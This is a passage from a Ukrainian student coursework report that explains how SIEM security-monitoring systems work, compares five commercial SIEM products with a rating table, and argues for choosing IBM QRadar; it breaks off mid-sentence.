SIEM-системи призначені для збору та агрегації великої кількості різних типів даних, таких як журнали безпеки, події та моделі мережевого трафіку. Колектори (агенти або API) використовуються для отримання даних, які потім пересилаються в мозок інструменту, механізм кореляції. Механізм кореляції розроблений для аналізу кореляцій, виявлення загроз та попередження на основі попередньо визначеного процесу вирішення загроз. Залежно від інструмента він може мати додаткові можливості, такі як інформаційні панелі, монітори та звіти. Нарешті, дані надсилаються до бази даних для довгострокового збереження вимог.

На самому базовому рівні всі рішення SIEM виконують певний рівень функцій агрегації, консолідації та сортування даних, щоб ідентифікувати загрози та дотримуватися вимог відповідності даних. Хоча деякі рішення відрізняються за можливостями, більшість із них пропонують однаковий базовий набір функцій:

1. Управління журналами
2. Кореляція подій та аналітика
3. Моніторинг інцидентів та сповіщень безпеки
4. Управління відповідністю та звітність

SIEM збирає дані про події з широкого діапазону джерел у всій мережі організації. Журнали та дані про потоки від користувачів, додатків, активів, хмарних середовищ і мереж збираються, зберігаються та аналізуються в режимі реального часу, що дає IT-командам і командам безпеки можливість автоматично керувати журналом подій і даними мережевого потоку своєї мережі в одному централізованому місці.

Деякі рішення SIEM також інтегруються зі сторонніми каналами розвідки загроз, щоб співвідносити свої внутрішні дані безпеки з раніше розпізнаними сигнатурами та профілями загроз. Інтеграція з каналами загроз у реальному часі дозволяє командам блокувати або виявляти нові типи сигнатур атак.

Кореляція подій є важливою частиною будь-якого рішення SIEM. Використовуючи розширену аналітику для виявлення та розуміння складних шаблонів даних, кореляція подій дає змогу швидко знайти та пом'якшити потенційні загрози безпеці бізнесу. Рішення SIEM значно покращують середній час виявлення (MTTD)

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		18

і середній час відповіді (MTTR) для команд IT-безпеки, розвантажуючи ручні робочі процеси, пов'язані з поглибленим аналізом подій безпеки.

Оскільки вони забезпечують централізоване керування локальною та хмарною інфраструктурою, рішення SIEM можуть ідентифікувати всі об'єкти IT-середовища. Це дозволяє технології SIEM відстежувати інциденти безпеки для всіх підключених користувачів, пристроїв і програм, одночасно класифікуючи ненормальну поведінку, яка виявляється в мережі. Використовуючи настроювання, заздалегідь визначені правила кореляції, адміністратори можуть бути негайно попереджені та вжити відповідних дій, щоб пом'якшити його, перш ніж він матеріалізується до більш значущих проблем безпеки.

Рішення SIEM є популярним вибором для організацій, які мають різні форми відповідності нормативним вимогам. Завдяки автоматизованому збору та аналізу даних, які він забезпечує, SIEM є цінним інструментом для збору та перевірки даних про відповідність у всій бізнес-інфраструктурі. Рішення SIEM можуть створювати звіти про відповідність у режимі реального часу для PCI-DSS, GDPR, HIPAA, SOX та інших стандартів відповідності, зменшуючи тягар управління безпекою та виявляючи потенційні порушення на ранніх стадіях, щоб їх можна було усунути. Багато рішень SIEM мають готові доповнення, які можуть створювати автоматизовані звіти, розроблені відповідно до вимог відповідності.

SIEM-системи існують починаючи з 2005 року, але вони значно розвинулися з моменту свого виникнення.

Нижче наведено кілька характерних рис сучасної SIEM-системи:

1. Відкрита «архітектура великих даних», яка забезпечує швидшу інтеграцію з корпоративною інфраструктурою, включаючи хмару, на місці та BYOD, яка також масштабується.

2. Інтеграція розвідки загроз із користувацьких, відкритих та комерційних джерел.

3. Інструменти візуалізації в режимі реального часу, які розуміють найважливіші види діяльності з високим ризиком для визначення пріоритетів

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		19

попереджень. Це включає в себе можливість вимірювання статусу за нормативними рамками, (такими як PCI DSS) для визначення пріоритетів ризиків та управління ними

4. Аналітика поведінки, яка допомагатиме зрозуміти контекст події та розпізнати наміри в певних сценаріях. Використовуючи аналітику поведінки об'єктів користувача (UEBA), програмне забезпечення здатне висвітлити значні зміни в поведінці.

5. SIEM нового покоління також можна налаштувати, щоб дозволити командам безпеки створювати індивідуальні робочі процеси на основі їх конкретних унікальних ситуацій.




Рисунок 1.6 – Архітектурна модель SIEM-системи

1.3 Огляд наявних SIEM-рішень

Продукти SIEM мають кілька основних характеристик. Вони отримують дані з кількох джерел (включаючи розвідку загроз), потім інтерпретують ці дані, надсилають сповіщення, виконують аналітику та надають історичний огляд або підсумок. Звичайно, коли справа доходить до вибору рішення безпеки SIEM, кожна компанія матиме власні критерії для вирішення, чи відповідають можливості

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		20

інструменту їхнім потребам. Це буде залежати від таких факторів, як розмір бізнесу, типи даних, кількість постачальників, конкретні нормативні рамки, бюджет і, звичайно, переваги ІТ-команди щодо зручності використання.

Нижче наведений аналіз 5 найвище оцінених сучасних SIEM-рішень, які наявні на світовому ІТ-ринку:

1. Exabeam
2. IBM Security QRadar
3. Securonix
4. Splunk Enterprise Security
5. LogRhythm

Figure 1: Magic Quadrant for Security Information and Event Management



Source: Gartner (June 2021)

Рисунок 1.7 – Магічний квадрант SIEM-рішень за 2021 рік

Exabeam являє собою поєднання простоти використання та модульного підходу, що робить його гарним вибором як для невеликих підприємств, так і для великих підприємств і комплексних команд безпеки.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		21




Рисунок 1.8 – Інформаційна панель Exabeam

Серед плюсів Exabeam можливо виділити сильну поведінкову аналітику, простоту використання і наявність функцій автоматизації, а також залежність ціноутворення від користувача.

Однак відсутність деяких загальних функцій, таких як EDR, IDPS, моніторингу вразливостей та загальна комплексність процесу розгортання може відштовхнути клієнтів.

У поєднанні з високими показниками підтримки та простоти використання, це хороший продукт SIEM для невеликих або менш досконалих компаній, але додаткові можливості роблять його хорошим продуктом для великих підприємств і складних команд безпеки. Широкий спектр варіантів розгортання та модульний підхід (хмара, аналітика, реагування на інциденти, пошук загроз) надають Exabeam привабливості практично для будь-якої компанії та рівня складності. Потужні функції аналітики поведінки, автоматизації та машинного навчання надають продукту SIEM гарний баланс між безпекою та простотою використання, але відсутні деякі загальні функції, такі як EDR, IDPS, моніторинг вразливостей, моніторинг віртуалізації, моніторинг цілісності файлів, моніторинг місця знаходження даних. та

криміналістики. Ціноутворення на основі користувачів є плюсом для прозорості та простоти.

Характерними рисами **IBM Security QRadar** є багата різноманітність стандартних функцій і відносна простота використання, що роблять його гарним варіантом для різного розміру компаній, але його розширені можливості виявлення та реагування роблять його навіть більш популярним серед компаній із сильними потребами в безпеці та досвідом.




Рисунок 1.9 – Інформаційна панель IBM QRadar

Так як IBM QRadar є багатим на різні можливості, повнофункціональним продуктом з багатьма варіантами розгортання та використання, а також його висока простота використання, як для складного продукту, роблять його більш ніж привабливим рішенням для організацій, які ставлять перед собою високу плану безпеки.

Слід зазначити, що деякі з можливостей, як от розслідування та управління інцидентами, оплачуються додатково, а відсутність рідної EDR та складність процесу ліцензування може відштовхнути клієнтів від вибору IBM QRadar в якості своєї SIEM-системи.

IBM вийшов на перше місце за показниками виявлення, керування, розгортання та простоти використання, а також у верхній квартилі за показниками реагування та цінності. Єдина сфера, в якій компанія відставала, була Підтримка, де вона була приблизно в нижній середині. Розгортання SIEM, як правило, не просте, але дві третини користувачів QRadar повідомляють, що виконають роботу менш ніж за 6 місяців. Однак розгортання – це не лише простота, і саме тут IBM досягла високих результатів. Компанія пропонує ряд варіантів розгортання – окремий пристрій, віртуальний, хмарний, гібридний – і ряд можливих конфігурацій усередині них, а також широку підтримку сторонніх додатків. У рамках цього огляду було розглянуто 34 функції, і IBM є одним із п'яти постачальників SIEM, які пропонують усі 34 функції, і лише одна з них – розслідування та керування інцидентами – коштує додатково. Інші, що пропонують усі 34 функції, включають Splunk, Securonix, LogRhythm і Fortinet, і тільки LogRhythm пропонує всі відразу. Відсутність у IBM продукту EDR створює певні проблеми, але наявна підтримка сторонніх рішень.

Securonix – це рідкісний продукт SIEM, який приваблює як досвідчені команди безпеки, так і тих, хто шукає простоти використання та доступної ціни.

Його відносна просто у використанні та стабільна модель ціноутворення у поєднанні з широким функціоналом можливостей і потужним моніторингом поведінки та даних якісно виділяють його на фоні не менш серйозних конкурентів.

Додаткова ж плата за функції IDPS, EDR, виявлення активів і криміналістичної експертизи та загалом середній рівень підтримки продукту дещо погіршують його репутацію на ринку SIEM-рішень.

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		24




Рисунок 1.10 – Інформаційна панель Securonix

Системи SIEM не відомі тим, що вони дешеві чи прості у використанні чи розгортанні. Тим не менш, Securonix, який зрівнявся на першому місці з LogRhythm і IBM, зумів досягти високих результатів у ряді областей: ціна, розгортання, простота використання та виявлення опинилися в двох перших, а реагування та управління відразу позаду. Приблизно єдине місце, де компанія була середньою, – це Підтримка. Моніторинг поведінки, користувачів і даних є відмінними функціями. Ціна на послугу, що надається в хмарі, залежить від кількості співробітників, що робить її однією з найпростіших моделей ціноутворення на ринку, де переважають дані та обсяг інцидентів. Продукт є повнофункціональним, з єдиним упушенням, яке слід відзначити: IDPS, EDR, криміналістична експертиза та виявлення активів оплачуються додатково.

Організаціям, які прагнуть найвищої безпеки та гнучкості розгортання, сподобається **Splunk Enterprise Security**, хоча ціна може виявитися проблемою.

Відмінною рисою Splunk є звернення особливої уваги на звітування та оповіщення, що дозволяє йому покращити свої показники в областях розгортання, безпеки та керування.

Єдиним очевидним його недоліком залишається його вартість – функції IDPS, EDR, моніторингу баз даних, моніторингу цілісності файлів і моніторингу вразливостей надаються за додаткову плату.



Рисунок 1.11 – Інформаційна панель Splunk Enterprise

Пропозиції Splunk SIEM вийшли на перше місце в розгортанні й управлінні та на другому місці за простотою використання – немале досягнення в технології, відомої своєю складністю. Splunk Enterprise Security може поставлятися практично всіма способами, які тільки можна собі уявити: IaaS, хмарний хостинг, програмне забезпечення, окремий пристрій, гібридний варіант. Splunk також отримав високі оцінки в області виявлення та реагування, завдяки звітності, візуалізації даних, оповіщенням, моніторингу додатків і журналів, а також аналізу деяких функцій, які оцінили користувачі. Цінність і підтримка були двома сферами, в яких компанія відставала. Splunk може стати дорогим, відзначають користувачі, і ще невідомо, чи допоможуть нові варіанти ціноутворення вирішити цю проблему. Безпека підприємства залишається основною пропозицією, а рішення UBA та Phantom SOAR

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				26
Змн.	Арк.	№ докум.	Підпис	Дата		

доступні за додаткову плату. IDPS, EDR, моніторинг бази даних, моніторинг цілісності файлів і моніторинг вразливостей – це деякі функції, які коштують додатково.

LogRhythm – це система SIEM для команд безпеки, які готові платити трохи більше звичайного за найкращі можливості безпеки, реагування та керування.




Рисунок 1.12 – Інформаційна панель LogRhythm

Logrhythm має найвищі показники реагування, виявлення та управління – три головних аспекти безпеки підприємства. Також розгортання та простота використання отримують напорчуд високі оцінки, як для продукту безпеки корпоративного класу, а його спектр доступних функцій нічим не поступається продуктам конкурентів.

Негативною рисою можна виділити сильний вплив додаткових можливостей, так як UEBA та моніторинг мережі, на вартість розгортання продукту.

LogRhythm отримав високі результати майже в усіх категоріях, за єдиним винятком – ціна. Реагування, виявлення та керування отримали високі оцінки, а також високо оцінили розгортання та простоту використання. Він приблизно настільки ж повнофункціональний, наскільки може бути продукт SIEM, з усіма 37 основними

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		27

функціями, хоча UEBA і моніторинг мережі коштують додатково. Єдине, чого не вистачає – керованих послуг, хоча підтримка та професійні послуги отримують високі оцінки. Він доступний у хмарній, програмній, апаратній та гібридній версіях. Користувачі дуже високо оцінюють можливості продукту щодо виявлення, реагування, відповідності та керування журналами.

Таблиця 1.1 – Рейтинг SIEM-рішень

Категорія \ SIEM	Exabeam	IBM QRadar	Securonix	Splunk	LogRhythm
Загальна оцінка	4.7	4.8	4.8	4.7	4.8
Ціна	4.9	4.5	4.9	3.7	4.3
Розгортання	4.7	4.8	4.7	4.8	4.7
Простота використання	4.7	4.8	4.7	4.6	4.7
Підтримка	4.4	4.2	4.3	3.8	4.5
Реагування	4.7	4.8	4.8	4.8	4.9
Виявлення	4.7	4.8	4.8	4.7	4.8
Керування	4.4	4.8	4.7	4.8	4.8

1.4 Обґрунтування вибору SIEM IBM QRadar

В сучасних реаліях не існує дефіциту проблем, з якими стикаються команди безпеки: збільшення в обсязі і витонченості кібератак, «вибух» об'ємів даних, які курсують мережею Інтернет, розширення поверхні атаки, невзаємодіючі інструменти безпеки та відсутність кваліфікованих команд безпеки. Фактично організації витрачають сотні годин на тиждень досліджуючи підозрілі сповіщення, але, незважаючи на цей час, згідно статистики близько 17% сповіщень не розслідуються. Організаціям, які прагнуть захистити особисті дані своїх клієнтів, захистити їх інтелектуальну власність та уникнути переривання бізнес-процесу необхідно активно контролювати своє середовище, для швидкого виявлення загроз та відповідного реагування до того як зловмисники зможуть завдати фінансової або репутаційної шкоди.

IBM Security QRadar, провідне на ринку SIEM-рішення, допомагає захиститись від зростаючих загроз, в той же час модернізуючи та масштабуючи операції безпеки за допомогою інтегрованого огляду, виявлення, розслідування та

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		28

реагування. QRadar надає командам безпеки централізований огляд корпоративних даних безпеки та практичні відомості про першочергові загрози. Аналітики безпеки можуть працювати з однієї інформаційної панелі, щоб швидко сформулювати стратегію безпеки, визначити найбільш критичні загрози та спростити робочі процеси і позбутися необхідності переходу між інструментами. Завдяки можливості виявлення аномалій QRadar, команди безпеки можуть швидко визначити зміни в поведінці користувачів, що може бути індикатором невідомої загрози.

Рішення поглинає величезну кількість даних організації щоб надати вичерпне уявлення про діяльність у межах локальної мережі і хмарних середовищ. Коли дані збираються, QRadar застосовує автоматизований аналіз безпеки в режимі реального часу для швидкого та точного виявлення і розставлення пріоритетів загроз. Сповіщення на основі подій забезпечують багатий контекст потенційних інцидентів, що дає змогу аналітикам безпеки швидко реагувати та обмежити вплив зловмисників. QRadar спеціально створений для роботи з широким спектром сценаріїв безпеки і легко масштабується невеликими зусиллями налаштування.

Нижче продемонстровано перелік та опис основних переваг IBM QRadar, які вигідно виділяють це SIEM-рішення на фоні його аналогів:

1. Отримання всебічного централізованого огляду;
2. Автоматизація розвідки безпеки для швидкого виявлення загроз;
3. Ідентифікація аномальної мережної, користувацької діяльності та діяльності застосунків;
4. Скорочення часу розслідування за допомогою ШІ та автоматизації;
5. Прискорення часу відповіді за допомогою керованого реагування та ведення справ;
6. Краще керування дотриманням попередньо створеного вмісту, правил і звітів;
7. Легке масштабування відповідно до потреб, що змінюються.

Корпоративні мережі можуть охоплювати традиційні локальні ІТ, хмарні та операційні технологічні середовища (ОТ), кожне з яких вимагає певного рівня нагляду для ефективного захисту активів, точного виявлення загроз та підтримки

		Гончаров М.В.			КІК.КР.Б – 125 – 05 – ПЗ	Арк.
		Єфіменко А.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		29

відповідності з нормативними документами. Перед тим, як команда безпеки може почати аналізувати дані для виявлення загроз і керування ними, вона спочатку повинна отримати централізований огляд різних даних безпеки. QRadar дозволяє організаціям отримати централізований, всебічний огляд у відокремлених середовищах шляхом збору, аналізу та нормалізації даних журналів і потоків мережевого трафіку. З однієї панелі, аналітики можуть контролювати локальні, хмарні та гібридні середовища.




Рисунок 1.13 – Платформа інтеграцій зі сторонніми додатками IBM Security App Exchange

Рішення включає понад 450 попередньо вбудованих модулів підтримки пристроїв (DSM), які забезпечують інтеграцію налаштувань за замовчуванням з іншими пристроями безпеки. Клієнти можуть просто пересилати журнали до QRadar, а саме рішення вже автоматично визначить тип джерела журналу та застосує відповідний DSM для аналізу та нормалізації даних журналу. В результаті клієнти QRadar можуть почати працювати набагато швидше, ніж користувачі альтернативних SIEM-рішень. Додаткові інтеграції можна легко додати через програми в IBM Security App Exchange. QRadar також пропонує простий редактор DSM з інтуїтивно зрозумілим графічним інтерфейсом користувача, який дозволяє командам безпеки

		Гончаров М.В.			KIK.KP.B – 125 – 05 – ПЗ	Арк.
